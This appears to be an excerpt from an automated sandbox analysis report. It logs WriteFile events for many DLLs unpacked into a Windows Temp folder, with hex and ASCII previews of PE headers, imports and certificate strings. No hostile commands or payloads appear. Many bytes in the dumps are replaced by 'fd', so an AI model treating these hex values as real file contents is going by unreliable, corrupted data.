C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_dec_spic.dll	0	24496	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_demux_dv.dll	32768	8624	fd fd 00 00 50 27 00 00 fd 27 00 00 00 00 00 fd 27 00 00 4f 28 00 00 60 7f 00 00 fd 2a 00 00 06 2b 00 00 60 7f 00 00 10 2b 00 00 fd 2b 00 00 fd fd 00 00 fd 2b 00 00 55 34 00 00 fd fd 00 00 55 34 00 00 72 34 00 00 00 00 00 74 34 00 00 fd 34 00 00 18 fd 00 00 fd 34 00 00 fd 34 00 00 60 7f 00 00 10 35 00 00 2f 35 00 00 20 fd 00 00 40 35 00 00 fd 35 00 00 28 fd 00 00 fd 35 00 00 fd 35 00 00 18 fd 00 00 fd 35 00 00 55 38 00 00 30 fd 00 00 58 38 00 00 fd 39 00 00 4c fd 00 00 fd 39 00 00 fd 39 00 00 fd fd 00 00 fd 39 00 00 1e 3b 00 00 fd fd 00 00 2c 3b 00 00 fd 3b 00 00 fd fd 00 00 fd 3b 00 00 fd 3b 00 00 60 7f 00 00 fd 3b 00 00 2c 3c 00 00 fd 7f 00 00 2c 3c 00 00 64 3c 00 00 fd 7f 00 00 fd 3c 00 00 31 3d 00 00 01 00 00 50 3d 00 00 73 3d 00 00 60 7f 00	P'"O(`*+`+++U4U4r4t4444`5/5 @ 55(555U80X89L999;;;;;`;,<,<d<<1=P=s=`	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_enc_mp2sr.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_enc_mp2sr.dll	32768	1968	fd 5c 0d 4e fd 0d fd fd fd 14 91 72 54 2e a3 fd 44 fd 52 1b 3f 41 3c fd 4a fd fd fd 39 fd 53 fd 21 fd fd fd 7f fd fd fd fd 58 6a fd 15 fd 3d 36 fd 1c 57 07 24 fd fd 7b fd 31 2d 3d 6e 35 fd 42 fd 4b 61 fd 5f 1c 70 fd 17 7d cb fd 61 fd 78 fd 68 1b fd 11 78 1a fd fd fd 55 47 53 73 32 a1 0e 46 40 57 fd fd fd 53 fd fd 5b fd 35 57 fd fd 62 61 20 0a fd 30 77 24 11 4d 62 fd fd fd 7b 68 fd 31 fd 65 fd fd fd 4d fd 35 0c 2b 6f 6a 72 5c 60 fd fd fd 0c fd 5e fd 56 52 00 48 fd fd fd fd 7d fd 2f fd 13 fd 38 fd fd fd 46 fd 13 fd fd 1b fd fd 5a 38 5b fd 02 03 01 00 01 fd fd 01 fd 30 fd 01 7f 30 2f 06 08 2b 06 01 05 05 07 01 01 04 23 30 21 30 1f 06 08 2b 06 01 05 05 07 30 01 fd 13 68 74 74 70 3a 2f 2f 73 32 2e 73 79 6d 63 62 2e 63	\NrT.DR?A<J9S!Xj=6${1-=nBKa_p}axhxUGS2F@S[5Wba0w$Mb{h1e5+ojr\`^VRH}/8FZ800/+#0!0+0http://s2.symcb.c	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_enc_pcm.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_enc_pcm.dll	32768	5040	2a fd 48 fd fd 0d 01 01 05 05 00 03 fd fd 00 03 09 fd fd 79 fd 7f 59 30 fd fd 68 fd fd fd 09 1d fd 4f fd 06 5d 37 5f fd 52 fd 16 fd fd 1c fd 09 44 6e fd 6d fd 58 7c 30 fd fd 69 fd 23 73 0b 12 6f 47 fd fd 39 11 fd 2a fd fd fd 1a ce fd 59 fd 00 fd fd 0c 4d fd fd 31 fd 08 5c 2a 7a fd fd 7a 1d 57 4c fd 65 18 fd 79 40 62 25 fd 6e fd fd 37 6a fd 21 08 fd 41 fd fd fd 57 3f 1d 77 49 fd 2a 16 06 5e fd 38 6a 22 12 fd 51 19 fd 7e fd 30 fd 04 fd 30 fd 03 fd fd 03 02 01 02 02 10 0e fd fd 38 fd fd fd 35 6e 04 fd 6a fd 1b 1a 50 30 0d 06 09 2a fd 48 fd fd 0d 01 01 05 05 00 30 5e 31 0b 30 09 06 03 55 04 06 13 02 55 53 31 1d 30 1b 06 03 55 04 0a 13 14 53 79 6d 61 6e 74 65 63 20 43 6f 72 70 6f 72 61 74 69 6f 6e 31 30 30 2e 06 03 55 04 03 13 27 53 79 6d 61 6e 74 65 63 20	*HyY0hO]7_RDnmX|0i#soG9*YM1*z zWLey@b%n7j!AW? wI*^8j"Q~0085nj P0*H0^10UUS10USymantec Corporation100.U'Symantec	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_mux_dv.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_mux_dv.dll	32768	7600	61 00 6c 00 43 00 6f 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 43 00 6f 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 fd 00 20 00 4d 00 61 00 69 00 6e 00 43 00 6f 00 6e 00 63 00 65 00 70 00 74 00 20 00 47 00 6d 00 62 00 48 00 20 00 32 00 30 00 31 00 37 00 00 00 00 00 44 00 0e 00 01 00 4f 00 72 00 69 00 67 00 69 00 6e 00 61 00 6c 00 46 00 69 00 6c 00 65 00 6e 00 61 00 6d 00 65 00 00 00 6d 00 63 00 5f 00 6d 00 75 00 78 00 5f 00 64 00 76 00 2e 00 64 00 6c 00 6c 00 00 00 58 00 1c 00 01 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 00 00 00 00 4d 00 61 00 69 00 6e 00 43 00 6f 00 6e 00 63 00 65 00 70 00 74 00 fd 00 20 00 44 00 56 00 20 00 41 00 75 00 64 00 69 00 6f 00 20 00 4d 00 75 00 78 00 65 00 72 00 00 00 3e 00 0d 00 01 00 50	alCopyrightCopyright MainConcept GmbH 2017DOriginalFilenamemc_mux_dv.dllXProductNameMainConcept DV Audio Muxer>P	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_trans_audio_converter.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_trans_audio_converter.dll	32768	4528	2b 43 fd fd fd 68 fd fd 40 4f fd 38 fd 11 fd 23 fd 64 58 fd 15 32 6f 4e 57 fd fd fd fd 02 fd 2a 1e fd 4b fd fd 63 fd 17 fd 32 5b fd 5e fd 5a fd fd 28 50 0e 17 fd fd 61 3b 45 51 1d fd 12 56 0b fd 47 fd fd fd fd 66 3d 47 fd 70 72 fd fd 5f fd 10 fd 03 64 fd 19 fd 25 fd fd fd fd 22 fd 3a 02 7a fd 77 fd 5b 65 fd fd 17 74 fd 41 fd 2a fd 08 4c fd fd fd fd 2d fd 77 44 1f 68 a8 74 77 fd 0e 5b 32 fd 56 fd 33 fd fd 63 fd 49 fd 3a fd fd fd 33 0b fd fd 1b fd 73 57 fd 3b fd 04 fd 7a 22 fd 24 fd 2e fd 70 7e 4e fd 26 08 fd 0b fd fd 4f fd 08 fd 10 28 72 fd fd 02 03 01 00 01 fd fd 01 57 30 fd 01 53 30 0c 06 03 55 1d 13 01 01 fd 04 02 30 00 30 16 06 03 55 1d 25 01 01 fd 04 0c 30 0a 06 08 2b 06 01 05 05 07 03 08 30 0e 06 03 55 1d 0f 01 01 fd	+Ch@O8#dX2oNW*Kc2[^Z(Pa;EQVGf= Gpr_d%"zw[etA*L- wDhtw[2V3cI:3W ;z"$.pN&O(rW0S0U00U %0+0U	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_trans_video_framerate.dll	0	27056	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mfc100chs.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mfc100cht.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_AES3_4.5.16_vs10.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 0c 5c 42 fd 48 3d 2c fd 48 3d 2c fd 48 3d 2c fd 41 45 fd fd 4a 3d 2c fd 27 4b fd fd 4a 3d 2c fd fd 73 fd fd 49 3d 2c fd 27 4b fd fd 49 3d 2c fd 27 4b fd fd 41 3d 2c fd 27 4b fd fd 4c 3d 2c fd 53 fd fd fd 4b 3d 2c fd 48 3d 2d fd fd 3d 2c fd 53 fd fd fd 4b 3d 2c fd 53 fd fd fd 49 3d 2c fd 53 fd fd fd 49 3d 2c fd 53 fd fd fd 49 3d 2c fd 52 69 63 68 48 3d 2c fd 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$\BH=,H=,H=,AEJ=,'KJ=,sI=,'KI=,'KA=,'KL=,SK=,H=-=,SK=,SI=,SI=,SI=,RichH=,	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_AES3_4.5.16_vs10.dll	32768	7168	43 6f 6e 74 61 69 6e 65 72 40 53 44 4b 40 4d 58 46 40 40 55 45 42 41 3f 41 56 54 69 6d 65 43 6f 64 65 40 55 74 69 6c 73 40 34 35 40 58 5a 00 3f 64 6f 6e 65 40 41 45 53 33 45 73 73 65 6e 63 65 41 6e 61 6c 79 7a 65 72 40 41 45 53 33 40 47 65 6e 65 72 69 63 43 6f 6e 74 61 69 6e 65 72 40 53 44 4b 40 4d 58 46 40 40 55 45 41 41 5f 4e 58 5a 00 3f 65 64 69 74 52 61 74 65 40 41 45 53 33 45 73 73 65 6e 63 65 41 6e 61 6c 79 7a 65 72 40 41 45 53 33 40 47 65 6e 65 72 69 63 43 6f 6e 74 61 69 6e 65 72 40 53 44 4b 40 4d 58 46 40 40 55 45 41 41 58 41 45 42 56 3f 24 52 61 74 69 6f 6e 61 6c 40 48 40 54 65 6d 70 6c 61 74 65 73 40 34 35 40 40 5a 00 3f 65 64 69 74 52 61 74 65 40 41 45 53 33 45 73 73 65 6e 63 65 41 6e 61 6c 79 7a 65 72 40 41 45 53 33 40 47 65 6e 65 72 69 63 43	Container@SDK@MXF@@UEBA?AVTimeCode@Utils@45@XZ?done@AES3EssenceAnalyzer@AES3@GenericContainer@SDK@MXF@@UEAA_NXZ?editRate@AES3EssenceAnalyzer@AES3@GenericContainer@SDK@MXF@@UEAAXAEBV?$Rational@H@Templates@45@@Z?editRate@AES3EssenceAnalyzer@AES3@GenericC	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_AVI_4.5.16_vs10.dll	0	25600	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 1d fd fd fd 73 fd fd fd 73 fd fd fd 73 fd 70 fd fd fd fd 73 fd fd fd fd fd fd fd 73 fd 4f fd fd fd fd fd 73 fd fd fd fd fd fd fd 73 fd fd fd fd fd fd 73 fd fd fd fd fd fd fd 73 fd fd 55 fd fd fd fd 73 fd fd fd 72 fd fd fd 73 fd fd 55 fd fd fd fd 73 fd fd 55 fd fd fd fd 73 fd fd 55 fd fd fd fd 73 fd fd 55 fd fd fd fd 73 fd 52 69 63 68 fd fd 73 fd 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$sssssOssssUsrsUsUsUsUsRichs	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_SystemScheme1_4.5.16_vs10.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_SystemScheme1_4.5.16_vs10.dll	32768	5632	65 74 4d 65 74 61 64 61 74 61 40 53 79 73 74 65 6d 53 63 68 65 6d 65 31 47 65 6e 65 72 61 74 6f 72 40 53 79 73 74 65 6d 53 63 68 65 6d 65 31 40 47 65 6e 65 72 69 63 43 6f 6e 74 61 69 6e 65 72 40 53 44 4b 40 4d 58 46 40 40 55 45 41 41 5f 4e 41 45 41 56 50 61 72 74 69 74 69 6f 6e 4d 65 74 61 64 61 74 61 40 4d 65 74 61 64 61 74 61 40 34 35 40 50 45 41 56 53 6f 75 72 63 65 50 61 63 6b 61 67 65 40 53 74 72 75 63 74 75 72 61 6c 40 37 34 35 40 49 49 40 5a 00 3f 75 6e 69 76 65 72 73 61 6c 4c 61 62 65 6c 40 53 79 73 74 65 6d 53 63 68 65 6d 65 31 47 65 6e 65 72 61 74 6f 72 40 53 79 73 74 65 6d 53 63 68 65 6d 65 31 40 47 65 6e 65 72 69 63 43 6f 6e 74 61 69 6e 65 72 40 53 44 4b 40 4d 58 46 40 40 55 45 42 41 3f 41 56 55 6e 69 76 65 72 73 61 6c 4c 61 62 65 6c 40 54 79	etMetadata@SystemScheme1Generator@SystemScheme1@GenericContainer@SDK@MXF@@UEAA_NAEAVPartitionMetadata@Metadata@45@PEAVSourcePackage@Structural@745@II@Z?universalLabel@SystemScheme1Generator@SystemScheme1@GenericContainer@SDK@MXF@@UEBA?AVUniversalLabel@Ty	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_Modules_DataIO_1.4.22_vs10.dll	0	24064	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\CGRCommand.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\d3dcompiler_47.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\d3dcompiler_47.dll	3670016	26056	fd 3c 33 3d fd 3d fd 3d 59 3e fd 3e 39 3f 58 3f fd 3f 00 00 00 fd 2e 00 fd 00 00 00 62 30 fd 30 fd 30 17 31 47 31 fd 31 fd 31 fd 31 fd 31 fd 31 fd 31 11 32 1c 32 57 32 37 33 07 34 25 34 57 34 fd 34 fd 34 12 35 fd 35 fd 35 fd 35 21 36 30 36 39 36 fd 36 07 37 37 37 fd 37 1a 39 2c 39 66 39 fd 39 fd 39 24 3a 64 3a fd 3a fd 3a 24 3b 64 3b fd 3b fd 3b 24 3c 64 3c fd 3c fd 3c 24 3d 64 3d fd 3d fd 3d 24 3e 64 3e fd 3e fd 3e 20 3f 56 3f fd 3f 00 fd 2e 00 74 00 00 00 45 30 fd 30 fd 32 fd 32 37 33 fd 33 21 35 33 35 74 35 fd 35 fd 35 fd 36 fd 36 10 37 31 37 3c 37 fd 37 fd 37 fd 37 47 38 75 38 fd 38 fd 38 1d 39 38 39 63 39 7e 39 fd 39 05 3a 25 3a 4e 3a fd 3a 5d 3b fd 3b 17 3c 54 3c fd 3c fd 3c 07 3d 3b 3d fd 3d fd 3d 14 3e 62 3e fd 3e fd 3e fd 3e fd 3e 24 3f 4c	<3===Y>>9? X??.b0001G1111111122 W2734%4W4445555!606 96677779,9f 999$:d:::$;d;;;$<d<<<$=d ===$>d>>> ? V??.tE0022733!535t5556 671 7<7777G8u888989c9~99 :%:N::];;< T<<<=;===>b>>>>>$?L	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_Camera.dll	0	30208	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_MotionSet.dll	32768	3584	00 10 00 00 21 10 00 00 70 71 00 00 30 10 00 00 fd 10 00 00 fd 71 00 00 fd 10 00 00 fd 11 00 00 30 74 00 00 00 12 00 00 fd 15 00 00 fd 71 00 00 fd 15 00 00 13 16 00 00 fd 71 00 00 20 16 00 00 41 16 00 00 fd 71 00 00 50 16 00 00 68 17 00 00 30 74 00 00 70 17 00 00 36 18 00 00 3c 74 00 00 40 18 00 00 63 18 00 00 fd 73 00 00 70 18 00 00 fd 18 00 00 fd 71 00 00 fd 18 00 00 fd 19 00 00 fd 73 00 00 fd 19 00 00 fd 19 00 00 fd 73 00 00 fd 19 00 00 fd 19 00 00 fd 73 00 00 fd 19 00 00 05 1a 00 00 fd 73 00 00 05 1a 00 00 10 1a 00 00 14 74 00 00 10 1a 00 00 4a 1a 00 00 24 74 00 00 70 1a 00 00 54 1b 00 00 fd 72 00 00 54 1b 00 00 fd 1c 00 00 fd 72 00 00 fd 1c 00 00 fd 1c 00 00 fd 72 00 00 fd 1c 00 00 fd 1d 00 00 00 73 00 00 fd 1d 00 00 fd 1d 00 00 1c 73 00 00 00 1e 00	!pq0q0tqq AqPh0tp6<t@cspqsssst J$tpTrTrrss	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_SysInfo.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_TextOut.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\ESM_SaveTextFile.dll	0	30720	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\FileDialog.dll	32768	4096	70 2d 6c 31 2d 31 2d 30 2e 64 6c 6c 00 00 fd 04 52 74 6c 43 61 70 74 75 72 65 43 6f 6e 74 65 78 74 00 fd 04 52 74 6c 4c 6f 6f 6b 75 70 46 75 6e 63 74 69 6f 6e 45 6e 74 72 79 00 00 fd 04 52 74 6c 56 69 72 74 75 61 6c 55 6e 77 69 6e 64 00 00 79 03 49 73 44 65 62 75 67 67 65 72 50 72 65 73 65 6e 74 00 fd 05 55 6e 68 61 6e 64 6c 65 64 45 78 63 65 70 74 69 6f 6e 46 69 6c 74 65 72 00 00 6c 05 53 65 74 55 6e 68 61 6e 64 6c 65 64 45 78 63 65 70 74 69 6f 6e 46 69 6c 74 65 72 00 fd 03 49 73 50 72 6f 63 65 73 73 6f 72 46 65 61 74 75 72 65 50 72 65 73 65 6e 74 00 43 04 51 75 65 72 79 50 65 72 66 6f 72 6d 61 6e 63 65 43 6f 75 6e 74 65 72 00 1a 02 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 49 64 00 1e 02 47 65 74 43 75 72 72 65 6e 74 54 68 72 65 61 64 49 64 00	p-l1-1-0.dllRtlCaptureContextRtlLookupFunctionEntryRtlVirtualUnwindyIsDebuggerPresentUnhandledExceptionFilterlSetUnhandledExceptionFilterIsProcessorFeaturePresentCQueryPerformanceCounterGetCurrentProcessIdGetCurrentThreadId	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\FloatTexture.dll	0	31744	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GFSDK_ShadowLib.win64.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GPUPerfAPIDX11-x64.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GroupBuffer.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceContainer.dll	0	31744	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceRefSphereTree.dll	32768	5120	2d 6c 31 2d 31 2d 30 2e 64 6c 6c 00 61 70 69 2d 6d 73 2d 77 69 6e 2d 63 72 74 2d 6d 61 74 68 2d 6c 31 2d 31 2d 30 2e 64 6c 6c 00 00 61 70 69 2d 6d 73 2d 77 69 6e 2d 63 72 74 2d 68 65 61 70 2d 6c 31 2d 31 2d 30 2e 64 6c 6c 00 00 fd 04 52 74 6c 43 61 70 74 75 72 65 43 6f 6e 74 65 78 74 00 fd 04 52 74 6c 4c 6f 6f 6b 75 70 46 75 6e 63 74 69 6f 6e 45 6e 74 72 79 00 00 fd 04 52 74 6c 56 69 72 74 75 61 6c 55 6e 77 69 6e 64 00 00 79 03 49 73 44 65 62 75 67 67 65 72 50 72 65 73 65 6e 74 00 fd 05 55 6e 68 61 6e 64 6c 65 64 45 78 63 65 70 74 69 6f 6e 46 69 6c 74 65 72 00 00 6c 05 53 65 74 55 6e 68 61 6e 64 6c 65 64 45 78 63 65 70 74 69 6f 6e 46 69 6c 74 65 72 00 fd 03 49 73 50 72 6f 63 65 73 73 6f 72 46 65 61 74 75 72 65 50 72 65 73 65 6e 74 00 43 04 51 75 65 72 79	-l1-1-0.dllapi-ms-win-crt-math-l1-1-0.dllapi-ms-win-crt-heap-l1-1-0.dllRtlCaptureContextRtlLookupFunctionEntryRtlVirtualUnwindyIsDebuggerPresentUnhandledExceptionFilterlSetUnhandledExceptionFilterIsProcessorFeaturePresentCQuery	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceRefTree.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceRefTree.dll	32768	6144	64 5f 43 68 61 6e 6e 65 6c 40 40 55 45 41 41 3f 41 55 5f 47 55 49 44 40 40 58 5a 00 46 01 3f 47 65 74 43 68 61 6e 6e 65 6c 54 79 70 65 4d 61 69 6e 47 75 69 64 40 41 33 64 5f 43 68 61 6e 6e 65 6c 40 40 55 45 41 41 3f 41 55 5f 47 55 49 44 40 40 58 5a 00 47 01 3f 47 65 74 43 68 61 6e 6e 65 6c 54 79 70 65 52 65 66 40 41 33 64 5f 43 68 61 6e 6e 65 6c 40 40 55 45 41 41 50 45 41 56 43 68 61 6e 6e 65 6c 54 79 70 65 40 40 58 5a 00 57 01 3f 47 65 74 43 6f 6e 74 65 78 74 52 65 6e 64 65 72 43 6f 75 6e 74 4e 61 6d 65 40 41 33 64 5f 43 68 61 6e 6e 65 6c 40 40 55 45 41 41 50 45 41 56 43 6f 6e 74 65 78 74 52 65 6e 64 65 72 43 6f 75 6e 74 40 40 58 5a 00 00 6e 01 3f 47 65 74 46 65 65 64 62 61 63 6b 43 6c 61 73 73 40 41 33 64 5f 43 68 61 6e 6e 65 6c 40 40 55 45 41 41 50 45	d_Channel@@UEAA?AU_GUID@@XZF?GetChannelTypeMainGuid@A3d_Channel@@UEAA?AU_GUID@@XZG?GetChannelTypeRef@A3d_Channel@@UEAAPEAVChannelType@@XZW?GetContextRenderCountName@A3d_Channel@@UEAAPEAVContextRenderCount@@XZn?GetFeedbackClass@A3d_Channel@@UEAAPE	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InterfaceChannel.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
